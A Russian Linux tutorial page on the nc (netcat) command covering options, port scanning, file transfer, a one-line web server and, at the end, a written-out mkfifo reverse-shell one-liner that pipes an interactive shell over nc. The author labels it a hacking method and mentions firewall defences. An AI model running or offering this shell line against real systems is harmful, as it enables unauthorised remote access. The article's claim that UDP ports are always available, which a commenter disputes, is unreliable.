



[Главная](#) >> [Команды](#) >> Команда nc в Linux

Команда nc в Linux

Опубликовано: 3 января, 2022 от [Команда Losst](#), 1 комментариев, время чтения: 9 минут

Команда nc (netcat) служит для передачи и получения данных посредством протоколов TCP и UDP. Она не может похвастать большим набором функций, но при этом её достаточно для того, чтобы проверить соединение и провести несложную отладку.

Мы рассмотрим несколько примеров, которые помогут понять то, как общаться посредством протокола TCP и как этому найти реальное применение, вроде обмена файлами. Помимо этого не забудем упомянуть о более подходящих командах, всё же nc успела устареть.

Содержание статьи:

- [Синтаксис и опции nc](#)
- [Примеры использования nc](#)
 - [1. Проверка порта](#)
 - [2. Прослушивание порта](#)
 - [3. Чат и обмен файлами](#)
 - [3. Простой веб-сервер](#)
 - [5. Удалённая оболочка](#)
- [Выходы](#)

Синтаксис и опции nc

[Privacy](#)

Общий вид команды nc:

\$ nc -параметры адрес порт(ы)

Часть параметров указывается с уточняющими значениями, а часть без них. Вот список наиболее востребованных параметров:

- **-6** – использовать протокол IPv6. По умолчанию используется параметр **-4** и IPv4 соответственно;
- **-h** – вывести справку со списком доступных параметров;
- **-i задержка** – добавить задержку между отправкой строк или сканированием портов. Задаётся в секундах;
- **-l** – режим прослушивания. Используется с указанием порта;
- **-N** – закрыть соединение при достижении конца файла при его отправке;
- **-n** – Работать с IP-адресами напрямую, не действуя DNS, также отключить поиск портов;
- **-P имя_пользователя** – указать имя пользователя для подключения к прокси;
- **-x адрес:порт** – указать адрес и порт для подключения к прокси;
- **-p порт** – указать номер порта. В большинстве случаев порт считывается без указания параметра;
- **-U** – использовать сокет домена UNIX (для межпроцессного взаимодействия);
- **-u** – использовать протокол UDP, по умолчанию используется TCP;
- **-v** – подробный режим. Используется при сканировании портов;
- **-W количество_пакетов** – закрыть соединение после получения определённого количества пакетов;
- **-w таймер** – включить таймер для ограничения времени соединения. Задаётся в секундах;
- **-z** – отключить отправку данных. Используется при сканировании портов.


Примеры использования nc

1. Проверка порта

Проверка портов – это одно из основных применений команды nc. Для этого достаточно использовать два параметра **-vz**, указать адрес и порт. Помимо этого, вы можете указать диапазон адресов, но в этом случае лучше отсеять только открытые порты с помощью команды **grep**. В примере проверим порты адреса локальной сети:

\$ nc -vz 192.168.31.247 8080

```
$ nc -vz 192.168.31.247 1-1000 2>&1 | grep succeeded
```



Аналогичным способом можно просканировать порты UDP, добавив параметр **-u**:


```
$ nc -vzu 192.168.31.247 1-1000 2>&1 | grep succeeded
```

Обращаем ваше внимание на отличие между TCP и UDP. UDP порты всегда доступны.

2. Прослушивание порта

Для того, чтобы прослушивать порт используйте параметр **-l**. В общем случае этого достаточно, но можете включить подробный режим:

```
$ nc -nlv 8080
```



[Henbbo.com – бесплатный биткоин и стейкинг](#)

Биткоин каждый день бесплатно за регистрацию.
henbbo.com

[Advertise on this ad place](#)

Create campaign within 5 minutes
a-ads.com

[Лучший крипто-кран 2020–2023](#)

Провайдер облачного майнинга
zepera.com

Напомним, что при использовании протокола TCP порт должен быть в свободен, в противном случае вы увидите ошибку: **Already in use**. Также стоит отметить, что не все порты могут использовать обычные пользователи, например, 80 порт (HTTP) мало того, что скорее всего окажется занят другим процессом, так ещё и потребует прав суперпользователя.

3. Чат и обмен файлами


[Privacy](#)

Ещё одной полезной функцией команды nc является обмен данными. Давайте рассмотрим простейший пример – текстовый чат. Для того, чтобы запустить чат на одном компьютере запускаем утилиту в режиме прослушивания порта:

```
$ nc -l 8080
```

На другом компьютере потребуется указать адрес первого компьютера и тот же самый порт. Также не забудьте проверить, что порт открыт:

```
$ nc 0.0.0.0 8080
```



Из этого примера видно, что таким способом можно как отправлять, так и получать сообщения. Из этого вытекает ещё одно применение команды – обмен файлами. Действуем по аналогичному сценарию с тем лишь отличием, что вывод перенаправим в файл, в нашем случае paste.txt:

```
$ nc -l 8080 > paste.txt
```

На другом компьютере вводом будет служить файл copy.txt. Не лишним будет использовать параметр -N, чтобы после передачи файла закрыть соединение:

```
$ nc -N 0.0.0.0 8080 < copy.txt
```

Для передачи файлов важно соблюсти последовательность, сначала открыть прослушивание и лишь потом отправлять файл.


Команда nc – это вполне рабочий, но далеко не самый лучший способ передачи файлов. Ранее мы рассматривали и другие [способы передачи файлов](#), с ними вы сможете отслеживать прогресс передачи файла, а в ряде случаев даже возобновить процесс.

3. Простой веб-сервер

Так как команда nc работает с протоколом TCP, то с её помощью можно как отправлять, так и получать запросы HTTP, а это значит, что утилита может стать простейшим веб-сервером. Конечно, ничего сложнее страницы-заглушки у вас не получится запустить, но зато эта операция практически не отнимет времени, к тому же для этого не потребуется что-либо устанавливать.

В нашем примере мы сформируем ответ HTTP с файлом index.html. Если же говорить о самой команде nc, то не лишним будет установить таймер параметром -w 1, чтобы разорвать соединение, если этого не сделает браузер:

```
$ while true; do echo -e "HTTP/1.1 200 OK\n\n$(cat index.html)" | nc -l -w 1 -p 8080; done
```



Для получения данных с сайта вы можете сформировать запрос и отправить его на советующий адрес и порт. Но такой способ довольно сложный, поэтому гораздо лучше воспользоваться более подходящей командой [curl](#).

5. Удалённая оболочка

Если вспомнить то, как мы делали чат, может возникнуть ещё одна идея – удалённый доступ к оболочке компьютера. Ранее утилита nc имела несколько параметров для открытия доступа к терминалу. Параметр -e уже давно убрали из утилиты, поэтому простого доступа к терминалу уже не будет. Безопасность самого приложения стала выше, но оно по-прежнему может работать в связке с другими.

Покажем подключение с помощью именованного канала `mkfifo`. Но сначала запустим прослушивание порта на том компьютере, на котором будем получать доступ:


```
$ nc -lvp 8080
```

Теперь перейдём непосредственно к команде для открытия терминала. Сначала удали старый именованный канал (`rm /tmp/f`), на его месте создадим новый (`mkfifo /tmp/f`,

[Privacy](#)

прочитаем его содержимое (`cat /tmp/f`), а на его вывод отправим команду оболочки (`sh -i 2>&1`). После этого останется запустить nc с выводом в наш именованный канал (`nc 0.0.0.0 8080 >/tmp/f`):

```
$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 0.0.0.0 8080 >/tmp/f
```



Надо понимать, что, по сути, это один из способов взлома, однако, он может быть полезен в том случае, если возникли проблемы с ssh. Для того, чтобы предотвратить атаку настраивайте политику безопасности и межсетевой экран.

Выводы

Команда Netcat – это довольно старая программа, её основная задача – проверка портов. Если же говорить именно о сканировании сети, то nmap имеет гораздо больше функций. Зато с помощью nc можно организовать простейший обмен сообщениями типа клиент–сервер.


В качестве удалённой оболочки использовать nc также можно, но на самом деле способы подключения, помимо ssh, довольно много, есть даже шпаргалки и целые сайты.

[Privacy](#)

не забывайте проверять то, что вы вводите в терминале сервера.

Обнаружили ошибку в тексте? Сообщите мне об этом. Выделите текст с ошибкой и нажмите Ctrl+Enter.

Похожие записи



Оцените статью

(5 оценок, среднее: 4,60 из 5)



Статья распространяется под лицензией Creative Commons ShareAlike 4.0 при копировании материала ссылка на источник обязательна .

[Команды](#)

Об авторе

LOSST_STAFF



Privacy



1 комментарий к “Команда nc в Linux”



Дмитрий

11 января, 2022 в 10:57 дп

"Обращаем ваше внимание на отличие между TCP и UDP. UDP порты всегда доступны."

Бред. Отличие в наличии handshake у TCP. Проще говоря возвращается ответ с той стороны, что соединение установлено. UDP шлёт пакеты в никуда в надежде, что там что-то поймает.

[Ответить](#)

Оставьте комментарий

[Privacy](#)

Имя * Email

Я прочитал и принимаю политику конфиденциальности. Подробнее [Политика конфиденциальности](#) *

Комментировать

Русский

Поиск



ПОИСК ПО КОМАНДАМ

Начните вводить команду

Поиск



Privacy

[Лучшие](#)[Свежие](#)[Теги](#)[Команда find в Linux](#)

2021-10-17

[Команда chmod Linux](#)

2020-04-13

[Права доступа к файлам в Linux](#)

2020-10-09

[Настройка Cron](#)[Privacy](#)



2021-10-01

Копирование файлов в Linux

2023-03-03




РАССЫЛКА

Ваш E-Mail адрес

Я прочитал(а) и принимаю политику конфиденциальности

Sign up

Windows



Восстановление Grub после установки Windows 10

2023-05-04

Списки




Ошибка Ubuntu не видит сеть Windows

2023-02-19




Сбивается время в Ubuntu и Windows

2023-02-19



Подключение ext4 в Windows

Privacy



2023-02-19

[Смотреть ещё](#)

ОБНАРУЖИЛИ ОШИБКУ?

Сообщите мне об этом. Выделите текст с ошибкой и нажмите Ctrl+Enter.

ВКОНТАКТЕ

[>< komYounity](#)

Мы создаём комьюнити, комьюнити создаёт
Linux.

13 977 подписчиков

[Подписаться на новости](#)

МЕТА

[Регистрация](#)[Войти](#)[Лента записей](#)[Лента комментариев](#)[Privacy](#)

СЛЕДИТЕ ЗА НАМИ В СОЦИАЛЬНЫХ СЕТЯХ



ИНТЕРЕСНОЕ



Полезные утилиты для Linux

2021-10-12



Команды терминала Linux

2020-12-18



Использование Docker для чайников

2021-04-08



Мультизагрузочная флешка с несколькими ОС Linux

2021-10-01

©Losst 2023 CC-BY-SA [Политика конфиденциальности](#)

Privacy